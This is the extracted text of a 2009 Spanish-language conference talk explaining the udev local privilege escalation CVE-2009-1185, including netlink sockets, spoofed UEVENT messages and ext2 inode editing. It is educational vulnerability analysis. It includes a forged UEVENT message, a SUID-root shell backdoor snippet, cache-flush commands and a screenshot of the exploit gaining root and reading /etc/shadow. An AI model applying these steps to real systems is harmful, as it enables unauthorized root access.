

Kiddie No More: Learning from your expl0its

Ruben Ventura Piña [tr3w]
BugCon 2009

Kiddie No More: Learning from your exploits

Ruben Ventura

trew@localh0st ~ \$ whoami

- Ruben Ventura Piña [tr3w]
- Coordinador del grupo de investigación de seguridad informática del ITESM Campus Aguascalientes.

 Application Security Assessment at Proseg Information Security

Investigación, análisis y escritura de exploits

Objetivo

 Proporcionar al asistente metodología y motivación de desarrollar las habilidades necesarias para que pueda utilizar un exploit o como herramienta de aprendizaje y tenga una comprensión amplia del mismo.

Agenda

- La seguridad informática en el mundo actual
 - El papel de los Script Kiddies
 - El papel de los "expertos en seguridad"
 - El papel de los PoC y exploits
- Caso práctico de la vida real Local root exploit
 - Comunicación entre userspace y kernelspace
 - Netlink sockets
 - Estructura y control de mensajes UEVENT
 - Dispositivos de bloque y funcionamiento de udev
 - Estructura de archivos en EXT2/3/4

La Seguridad en el mundo actual


- La información e internet como herramienta base
- Amenaza diaria: BlackHats, Script Kiddies
- Pérdida de información o servicios = \$--
- Nueva inversión en protección y seguridad
- Surgen soluciones: empresas/productos de consultoría/auditoría, "expertos en seguridad", WhiteHats.

ScriptKiddies en la escena

Kiddie No More: Learning from your exploits

Ruben Ventura

ScriptKiddies en la escena



you must decide what you belie making the choice

ScriptKiddies en la escena

"Knowing what you don't know is the trick.
This book fills those gaps." Stuart McClure, President/CTO, Foundstone Inc.

Hacking

DUMMIES

Test your network security with an ethical hacking plan

A Reference for the Rest of Us!

FREE eTips at dummies.com

Kevin Beaver, CISSP

Information Security Advisor

Foreword by Stuart McClure,
President/CTO, Foundstone Inc.



Kiddie No More: Learning from your exploits

Ruben Ventura

ScriptKiddies on the scene

- No entienden los sistemas ni seguridad
- Se alimentan de exploits públicos y del full disclosure
- Suelen ser destructivos
- Están al pendiente de nuevos bugs y exploits
- Pueden ser una amenaza = riesgo para la integridad de una empresa

WhiteHats & Security Professionals on the scene

- Son pocos los que de verdad dan protección
- Security course + 10 book < lifetime hacker
- Muchos no tienen, o no se dan el tiempo de mantenerse actualizados con técnicas de intrusión.
- Nmap + nessus + metasploit != PenTesting

El falso sentido de la seguridad.

PoCs and exploits in the scene

- "Know your enemy and know yourself" Sun Tzu
- Proveen información necesaria para asegurar sistemas y redes.
- Un proof-of-concept o un exploit determina con certeza vulnerabilidades = análisis más exactos
- Ha habido polémica acerca de la responsabilidad y ética que implican los working exploits y el full disclosure.

PoCs and expl0its in the scene

- Surge el responsible disclosure
 - Proporciona muy poca información y no hay PoC
- El código, estructura y metodología de los exploits son cosas complejas.
- Entender las vulnerabilidades es algo escencial para realizar análisis precisos.
 - El caso de 0pen0wn
- Entender un fallo de seguridad implica tener un conocimiento fuerte y amplio en diversas áreas

Learning from expl0its to understand them

- Independientemente de quien seas, entender un exploit es importante.
- Te garantiza certeza en tus análisis
- Te permite identificar posibles blancos de atacantes y prioritizarlos
- Te da el criterio para poder juzgar el servicio que te da un producto o una persona.
- Los chicos malos saben hacer todo esto

Ejemplo Práctico: Escalando a root por medio de udev

Como escribir un *root exploit* y no darse por vencido en el intento.

you must decide what you believe

Why udev?

- Al leer de la vulnerabilidad quedé intrigado por su funcionamiento.
- Comenzé a investigar y cuando al fin tuve lo necesario para entender el fallo, quedé fascinado con la naturaleza de la vulnerabilidad y el método de explotación.
- Para entenderlo tuve que estudiar muchos temas y tecnologías. Se necesita un conocimiento amplio para lograr explotarlo.

Why udev?

- Es un local root exploit No les dan la importancia que merecen → Mayor impacto
- Cada vez se impelementa una mayor cantidad de sistemas complejos de defensa como el Mandatory Access Control, y la Seguridad por Virtualización.
- Por lo que los fallos de escalación de privilegios se vuelven más importantes.

e the pwnie awards

• La vulnerabilidad de udev fue nomida en los pwnie awards de BlackHat en la categoría "Best Privilege Escalation Bug"

 "Award to the person who discovered and/or exploited the most technically sophisticated and interesting privilege escalation vulnerability."

you must decide what you believe


Vulnerability History

- Descubierta por Sebastian Krahmer (CVE-2009-1185)
- Sebastian hace responsible disclosure en su blog [16-april-2009]
- BugTraq y otras BD de vulnerabilidades la anuncian [17-abril-2009]
- Gentoo Linux libera parche [18-abril-2009]
- Milw0rm publica el primer exploit [20-abril-2009]

My History

- Cuando me enteré del bug sólo había un par de advisories y ningun PoC.
- Después de realizar investigación exhaustiva, la noche del 17 de abril ya tenía un *exploit* funcional.
- Sin embargo ya había exploits funcionales ronando en internet el mismo día que Sebastian publicó el bug.

The Start Line - 16-04-2009



Screenshot by Sebsatian Krahmer http://c-skills.blogspot.com/

The Start Line - 16-04-2009

- "The first problem appears since the origin of KOBJECT_UEVENT messages are not verified, so any user can spoof messages that udevd takes as granted from kernel. This allows some trickery to hijack any blockdevice through its minor and major numbers and give it permission 0666. The rest is code."
 - From Sebstian Krahmer's Blog

Let's start with the basics

- ¿Qué es udev? ¿Cómo funciona?
- "udev is the device manager for the Linux 2.6 kernel series. Primarily, it manages device nodes in /dev. It is the successor of devfs and hotplug, which means that it handles the /dev directory and all user space actions when adding/removing devices. The latest versions of udev depend on the latest version of the uevent interface of the Linux kernel." Wikipedia

User-space and Kernel-space

- En Linux, sólo el código más escencial y crítico está integrado en el *kernel*
- Todos los demás elementos (aquello que puede ser identificado con un PID) corren en el userspace.
- Son dos regiones de memorias separadas, con distintos privilegios.
- Necesitan comunicación

Inter-Process Comunication

 Los IPCs son métodos que existen entre el userspace y kernelspace

- System Calls
- ioctl (Input/Output Controls)
- /proc filesystem
- Netlink Sockets



Netlink Sockets

- Un IPC usado para transferir información entre el kernel y procesos en el user-space.
- Crea un enlace de comunicación de 2 canales
- Se usa el API estándar para los procesos,
- Los Netlink sockets son usados para mandar mensajes UEVENT (usados por udev).

Making Netlink Sockets

- El address family se llama AF_NETLINK
- El protocol family se llama PF_NETLINK
- El tipo de socket puede ser SOCK_RAW o SOCK_DGRAM
- Hay varios tipos de protocolo para realizar diferentes funciones
 - Definidos en /usr/include/linux/netlink.h

/usr/include/linux/netlink.h

```
#define NETLINK_ROUTE
                                 /* Routing/device hook
#define NETLINK USERSOCK
                               2
                                   /* Reserved for user mode socket protocols
#define NETLINK FIREWALL
                                  /* Firewalling hook
                             3
#define NETLINK INET DIAG
                                  /* INET socket monitoring
#define NETLINK SELINUX
                                 /* SELinux event notifications */
                               /* Open-iSCSI */
#define NETLINK ISCSI
                          8
#define NETLINK AUDIT
                                /* auditing */
#define NETLINK_FIB_LOOKUP
                               10
#define NETLINK_CONNECTOR
                               11
#define NETLINK_NETFILTER
                              12
                                   /* netfilter subsystem */
#define NETLINK IP6 FW
                            13
#define NETLINK_DNRTMSG
                                   /* DECnet routing messages */
                              14
#define NETLINK_KOBJECT_UEVENT_15
                                        /* Kernel messages to userspace */
#define NETLINK GENERIC
                             16
#define NETLINK_SCSITRANSPORT 18
                                      /* SCSI Transports */
```

Ruben Ventura

Netlink Socket API

TCP/IP Socket:

sockfd = socket(PF_INET, SOCK_STREAM, 0)

Netlink Socket:

sockfd = socket(PF_NETLINK, SOCK_DGRAM, NETLINK_KOBJECT_UEVENT)

 Los APIs estándar para sockets sirven igual (socket(), sendmsg(), recvmsg(), close()) sockfd = socket()
sendmsg(sockfd, &msg, 0)

Struct msghdr msg;

msg_name * (void*)&target_addr
msg_namelen sizeof(target_addr)
msg_iov * (void*)&iovector
msg_iovlen 1

Struct iovec iovector;

iov_base * (void*)&payload iov_len NLMSG_SPACE()

char *payload = malloc (NLMSG_SPACE) =

UDEV MSG add@uritonto DEVPATH=/dev/random wawawawa....

Kiddie No More: Learning from your exploits

Ruben Ventura

Back to udev

- Ahora sabemos como se comunica el kernel con udev.
- No sabemos como funciona udev, ni como son los mensajes que recibe del kernel.
- Nos estamos acercando al final, sólamente tenemos que afilar más las preguntas.

- Al conectar un dispositivo a tu máquina, el kernel lo detecta.
- Debe ser agregado a /dev para poder usarlo.
- udev no sabe que se agregó un dispositivo, así que el kernel se lo comunica con un mensaje indicándole como se llama el device y otras características.
- udev al recibir el mensaje obedece y actúa

~# udevadm monitor

 Permite ver los mensajes que recibe udev del kernel y lo que le responde.

```
$ man udev
```

Mensaje para agregar un dispositivo de bloque:

```
add @uritonto
DEVPATH=/dev/sda3
MAJOR=8
MINOR=2
ACTION=add
SUBSYSTEM=block
```

Device Drivers

- La interface/software a bajo nivel de los dispositivos que caen en los siguientes grupos:
 - Character devices
 - Aquellos archivos en los cuales se puede leer y/o escribir (pantalla, teclado, puertos paralelos/seriales)
 - Block devices
 - Dispositivos que sólo puedes leer o escribir en múltiplos del tamaño de los bloques. Dispositivos en los cuales puedes montar un sistema de archivos. (/dev/sda)
 - Network interfaces

Block Devices

- Se encuentran en /dev y hacen referencia a varios dispositivos.
- Son identificados mediante 2 números: major number y minor number
- El major number indica que device driver se debe utilizar
- El *minor number* se refiere a una instancia del dispositivo, el significado varía.

Block Devices

- Por lo general el major number 8 se refiere a dispositivos de disco
- No son legibles, necesitas montarlos primero.
 Para eso se necesita un device driver que sepa como trabajar con el filesystem usado.
- Sólamente root puede montar dispositivos
- Los dispositivos tienen permisos distintos.

We're getting close

Comenzemos a juntar las piezas

you must decide what you believed the choice of the choice







stealth's Home




```
stealth@noname:~
                                                                         _ + X
2
    Edit View Terminal Tabs Help
[stealth@noname ~]$ cc youdev.c -lext2fs
[stealth@noname ~]$ ls -la /dev/random
crw-rw-rw- 1 root root 1, 8 2009-04-09 22:10 /dev/random
[stealth@noname ~]$ ls -la /dev/sda7
brw-rw---- 1 root disk 8, 7 2009-04-09 22:10 /dev/sda7
[stealth@noname ~]$ id
uid=500(stealth) gid=500(stealth) groups=500(stealth) context=unconfined u:uncon
fined r:unconfined t:s0
[stealth@noname ~]$ ./a.out 8 7
My PID: 2954
Hit @pid 603
found 500 10349 100700
Made boomsh suid-root. Clearing disk-cache now. This can take a while ...
done!
bash-3.2# id
uid=0(root) gid=0(root) groups=500(stealth) context=unconfined u:unconfined r:un
confined t:s0
bash-3.2# uname -a
Linux noname 2.6.27.5-117.fc10.i686 #1 SMP Tue Nov 18 12:19:59 EST 2008 i686 ath
lon i386 GNU/Linux
bash-3.2# grep lp /etc/shadow
lp:*:14202:0:99999:7:::
bash-3.2#
```

Screenshot by Sebsatian Krahmer http://c-skills.blogspot.com/









The Start Line - 16-04-2009

- "The first problem appears since the origin of KOBJECT_UEVENT messages are not verified, so any user can spoof messages that udevd takes as granted from kernel. This allows some trickery to hijack any blockdevice through its minor and major numbers and give it permission 0666. The rest is code."
 - From Sebstian Krahmer's Blog

udev trickery

- udev no verifica que los mensajes UEVENT en realidad vengan del kernel.
- Podemos enviarle un mensaje UEVENT y udev nos obedecerá

```
add @uritonto
DEVPATH=/dev/random
MAJOR=8
MINOR=3
ACTION=add
SUBSYSTEM=block
```

PoC

 Construimos un PoC que se comunique con udev y agregue un device con el nombre, major y minor number que queramos.

```
$ ls -l /dev/sda3 /dev/random

crw-rw-rw-l root root 1, 8 Aug 11 18:22 /dev/random
brw-rw---- 1 root disk 8, 3 Aug 11 18:22 /dev/sda3


$ ./udev -p 3402 -d /dev/random -m 8 -n 3

crw-rw-rw- 1 root root 8, 3 Aug 11 18:22 /dev/random
brw-rw---- 1 root disk 8, 3 Aug 11 18:25 /dev/sda3
```

Almost there...

- Ahora tenemos un device con permisos de lectura y escritura que apunta hacia el filesystem → Tenemos control entero sobre él
- ¿Cómo podemos modificarlo?
- No podemos montarlo
- No podemos leerlo
- No podemos programar un device driver

Ext2 filesystem structure



- La tabla de *inodes* contiene toda la información que el SO necesita saber acerca de cualquier archivo.
- Necesita ser accesada muy frecuentemente → disk cache
- Estas estructuras pueden ser modificadas únicamente por el kernel

```
struct ext2 inode {
      ul6 i mode; /* File type and access rights */
      ul6 i uid; /* Low 16 bits of Owner Uid */
      u32 i size; /* Size in bytes */
      u32 i atime; /* Access time */
      u32 i ctime; /* Creation time */
      u32 i mtime; /* Modification time */
      u32 i dtime; /* Deletion Time */
      ul6 i qid; /* Low 16 bits of Group Id */
      ul6 i links count; /* Links count */
      u32 i blocks; /* Blocks count */
           i flags; /* File flags */
      u32
    u32 i block[EXT2 N BLOCKS]; /* Pointers to blocks*
};
```

¿Cómo modificar las estructuras?

• ¿FileSystem Debugger?

- /sbin/debugfs
 - Debugger del sistema de archivos ext2
- ext2fs.h
 - Librería para C que permite interactuar con el sistema de archivos a bajo nivel

Ganando el privilegio

Creando una puerta de acceso:

```
int main(){ setreuid(0);
system("/bin/sh");}
```

- Modificamos sus permisos y le agregamos bit de SUID. (04755)
- Le donamos el archivo a root (id=0)

No hay cambio

- Modificamos la estructura pero el cache no se ha actualizado.
- Sólo root puede limpiar el cache.

Forzamos un cache flush llenando el cache.

```
$ find / > /dev/null 2>/dev/null
$ find / =type f =exec cat {} \; > /dev/null
```

DEMO

Código del exploit en:

http://trew.icenetx.net/code/

you must decide what you believed a making the choice

- No puedes explotar algo sin saber precisamente como funciona.
- Mientras más conocimientos tienes sobre sistemas operativos, más maneras encuentras de explotar algo

Gracias ¿Preguntas?

Ruben Ventura Piña trew.revolution[at]gmail.com http://trew.icenetx.net

Referencias

- http://cve.mitre.org/cgi-bin/cvename.cgi?
 name=CVE-2009-1185
- http://c-skills.blogspot.com/2009/04/udevtrickery-cve-2009-1185-and-cve.html
- http://pwnie-awards.org/2009/awards.html
- http://www.gentoo.org/security/en/glsa/glsa-200904-18.xml

Referencias

http://en.wikipedia.org/wiki/Udev

http://www.linuxjournal.com/article/7356

http://www.cyberciti.biz/tips/understanding-unixlinus

http://www.linuxjournal.com/article/7356

http://maven.smith.edu/~nhowe/Teaching/csc26 2/oldlabs/ext2.html